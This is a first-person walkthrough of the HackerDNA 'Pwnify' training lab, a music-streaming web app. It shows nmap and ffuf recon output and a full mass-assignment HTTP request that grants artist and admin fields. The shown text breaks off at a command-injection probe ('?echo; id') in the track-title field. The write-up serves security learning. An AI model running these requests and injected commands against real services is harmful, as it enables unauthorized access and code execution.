


This is my solution of HackerDNA Pwnify lab. It's really not that easy to solve, especially if you haven't encountered web services like this before.

As I hacked this machine, I started with a simple registration, worked my way up to becoming an artist capable of uploading tracks to the server, obtained RCE, and then received a username and password to log in via SSH. Finally, I elevated my privileges to root.


Reconnaissance

So here are the results of nmap scanning of the target IP.


```
┌─[✗]─[user@parrot]─[~]
└──╼ $nmap -Pn -p- 54.171.120.79
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-25 07:42 EDT
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 0 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for ec2-54-171-120-79.eu-west-1.compute.amazonaws.com (54.171.120.79)
Host is up (0.061s latency).
Not shown: 33755 filtered tcp ports (net-unreach), 31777 filtered tcp ports (no-response)
PORT   STATE  SERVICE
22/tcp open   ssh
53/tcp closed domain
80/tcp open   http

Nmap done: 1 IP address (1 host up) scanned in 108.36 seconds
┌─[user@parrot]─[~]
└──╼ $
```


We're looking at a basic setup. Port 22 is open, which means we can connect via the SSH protocol. And port 80 is open, which means there's a website running on the box. So let's take a look.



So we have a Spotify-like music streaming web service as our target. Let's see if there's a way to register as an administrator on a service like that.



I've tried to use simple SQL injection attack, but it didn't work.



There is good input sanitization on this target. It simply added all these symbols as part of my login. So there must actually be a more tricky way to crack it.

Well, let's do some more reconnaissance then. It's always a good idea to gather more information about the target.

```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://34.250.99.14/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,301,302,403
________________________________________________

favicon.ico             [Status: 200, Size: 136, Words: 12, Lines: 1, Duration: 104ms]
library                 [Status: 302, Size: 227, Words: 18, Lines: 6, Duration: 190ms]
login                   [Status: 200, Size: 3117, Words: 544, Lines: 108, Duration: 181ms]
logout                  [Status: 302, Size: 189, Words: 18, Lines: 6, Duration: 193ms]
register                [Status: 200, Size: 3264, Words: 569, Lines: 112, Duration: 105ms]
search                  [Status: 200, Size: 2612, Words: 461, Lines: 94, Duration: 205ms]
settings                [Status: 302, Size: 229, Words: 18, Lines: 6, Duration: 137ms]
studio                  [Status: 302, Size: 225, Words: 18, Lines: 6, Duration: 177ms]
:: Progress: [4763/4763] :: Job [1/1] :: 201 req/sec :: Duration: [0:00:18] :: Errors: 0 ::
```

Fuzzing by ffuf helped us gather more useful information. Now we know there are some hidden pages. Obviously, these are exactly the ones we need to escalate privileges on this target. I really want to break into the studio page. But it returned a 302 status code, which means we need to get a valid password—or a cookie—or something like that. So let's see what we have in the source code of the site's pages.

```
<script>
// Keep the form in sync with the account record from the API.
fetch('/api/me').then(r => r.json()).then(me => {
  document.getElementById('display_name').value = me.display_name || '';
  document.getElementById('email').value = me.email || '';
  document.getElementById('bio').value = me.bio || '';
}).catch(() => {});
document.getElementById('saveBtn').addEventListener('click', async () => {
  const body = {
    display_name: document.getElementById('display_name').value,
    email: document.getElementById('email').value,
    bio: document.getElementById('bio').value,
  };
  const r = await fetch('/api/profile', {
    method: 'POST', headers: { 'Content-Type': 'application/json' }, body: JSON.stringify(body)
  });
  const j = await r.json();
  const msg = document.getElementById('msg');
  msg.innerHTML = '<div class="flash ' + (j.ok ? 'ok' : 'err') + '">' +
    (j.ok ? 'Saved.' : (j.error || 'Error')) + '</div>';
});
</script>
```

This is the code for the /settings page. I obtained it after completing the registration process—without it, I was redirected to the login page with error code 302, just as the fuzzing tool had indicated.


This piece of code is very important because it points us to two endpoints that we didn't find during our initial fuzzing attempts: /api/me and /api/profile.

Based on their names, these endpoints suggest that we can retrieve information about a user's profile from them.
The lab tags explicitly stated that we should pay attention to a vulnerability called "Mass Assignment."

Moreover, on HackerDNA—as far as I've been able to tell from my review—the order of the tags in the lab description generally corresponds to the order in which they are applied during the hacking process.

So, we need to use this specific vulnerability—Mass Assignment—to elevate our privileges. Well then... for starters, it would be good to figure out exactly which assignments we need to perform.

Let's see what happens if we try to access the /studio page after logging in to the site.





So, there's a lot of interesting stuff here. First, /studio works even if we're just a regular user. But a security measure kicks in that prevents us from accessing the track upload studio itself. What's more, the page explicitly states that our account "is not flagged as an artist." This is a direct hint as to what we actually need to do to elevate our privileges.

We're also told directly where to look for instructions on how to do this. I've already provided the results of this investigation above; the necessary endpoints are in the code for the /settings page.

Mass assignment attack

If we launch Burp Suite, we can see exactly what data is contained in the User module to determine which data needs to be modified in order to carry out a mass assignment attack.





So, the key here is `is_artist`. This is exactly what the /studio page was hinting at. We need to set this parameter to `true` and send it to the server so that we can subsequently manage the site on behalf of the artist, rather than just a user.
We can try to change the status in two ways. First, we can create a new account with `is_artist=true`, or we can try to change the status of an already registered account.

If we start experimenting with creating new accounts via the Repeater, we'll find that the form on the /register page, first of all, only accepts `Content-Type: application/x-www-form-urlencoded`. It does not accept `application/json` during the registration process. Second, we'll see that the `Content-Type: application/x-www-form-urlencoded` format also doesn't help us create a user with the desired artist status. A data format like

username=admin&email=admin%40admin.com&password=123

(which is exactly what "urlencoded" is) is sent to the server and creates a new account. But even if you add &is_artist=true to it, that won't allow you to obtain artist status during registration. The site will simply ignore the added field. I've checked this repeatedly. Apparently, there's some sort of whitelist in place. It's a good security measure.

And that means we need to target /api instead of /register. In other words, we need to change the user's role not during registration, but afterward, on our own account.

Since `/api/me` returns a GET request with no body—meaning it cannot be edited—and refuses to accept POST requests, we should focus on `/api/profile`, which, as mentioned in the code, is compared to the contents of `/me`.

const r = await fetch('/api/profile', { method: 'POST', headers: { 'Content-Type': 'application/json' }, body: JSON.stringify(body)

This has everything we need. The POST method allows us to edit the request body (essentially, it accepts whatever we send it), and what's more, it expects JSON format. This means we can send it the data we previously received from /api/me.
So, let's build a POST request:

POST /api/profile HTTP/1.1

Host: 54.216.132.187

Content-Length: 117

Cache-Control: max-age=0

Accept-Language: en-US,en;q=0.9

Upgrade-Insecure-Requests: 1

Content-Type: application/json

Cookie: session=eyJ1aWQiOjd9.apK8aA.4uZg0sc2m0-v7723VLD_TTefYLY

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36

Origin: http://54.216.132.187

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7


Referer: http://54.216.132.187/register

Accept-Encoding: gzip, deflate, br


Connection: keep-alive

{"bio":"","display_name":"admin","email":"admin@admin.com","id":1,"is_artist":true,"role":"admin","username":"admin"}

This is the full text of the request I sent via Repeater. Just in case, I also included code to update the status using the id, role, and username fields. I retrieved the session cookie after logging in via DevTools (F12) in the browser, in the Application tab.



As we can see in the screenshot, the attack was successful. The endpoint returned a response and notified us that specific fields had been updated. You can also see that my attempts to change the status of the id, username, and role fields were ignored. However, in this particular case, it seems I forgot to put the 1 in quotes. Don't make the same mistake I did.



As you can see, after injecting the necessary parameters via a Mass Assignment attack, I gained access to Artist Studio and was able to upload tracks.

Command Injection attack

So, we've elevated our privileges to "artist," and now we have access to more input fields than before. We see the "Track title" field and the field for selecting and uploading an "Audio file." Obviously, one of them (or both) is the next target for our attack. If we recall the list of lab tags, it's clear that we're now dealing with a command injection. This means we should try to inject the payload either via the "Track title" field or in the name of the file we're about to upload.

I experimented with uploaded files, and I can say that this form accepts not only audio files—it accepts absolutely anything. Images, text, PHP, and so on.


If this were a real web service, this would be a separate vulnerability, since such behavior indicates that the web server is unsecured. In this case, however, it indicates a concession that the lab's authors made for us (so that we wouldn't specifically search for audio files).

I also tested how the site reacts to different filenames. It accepts them in a sanitized manner, regardless of what I tried to enter as the filename. Therefore, the file upload field here is not a vulnerable attack surface.


This means we'll have to experiment with the "Track title" field.

?echo; id

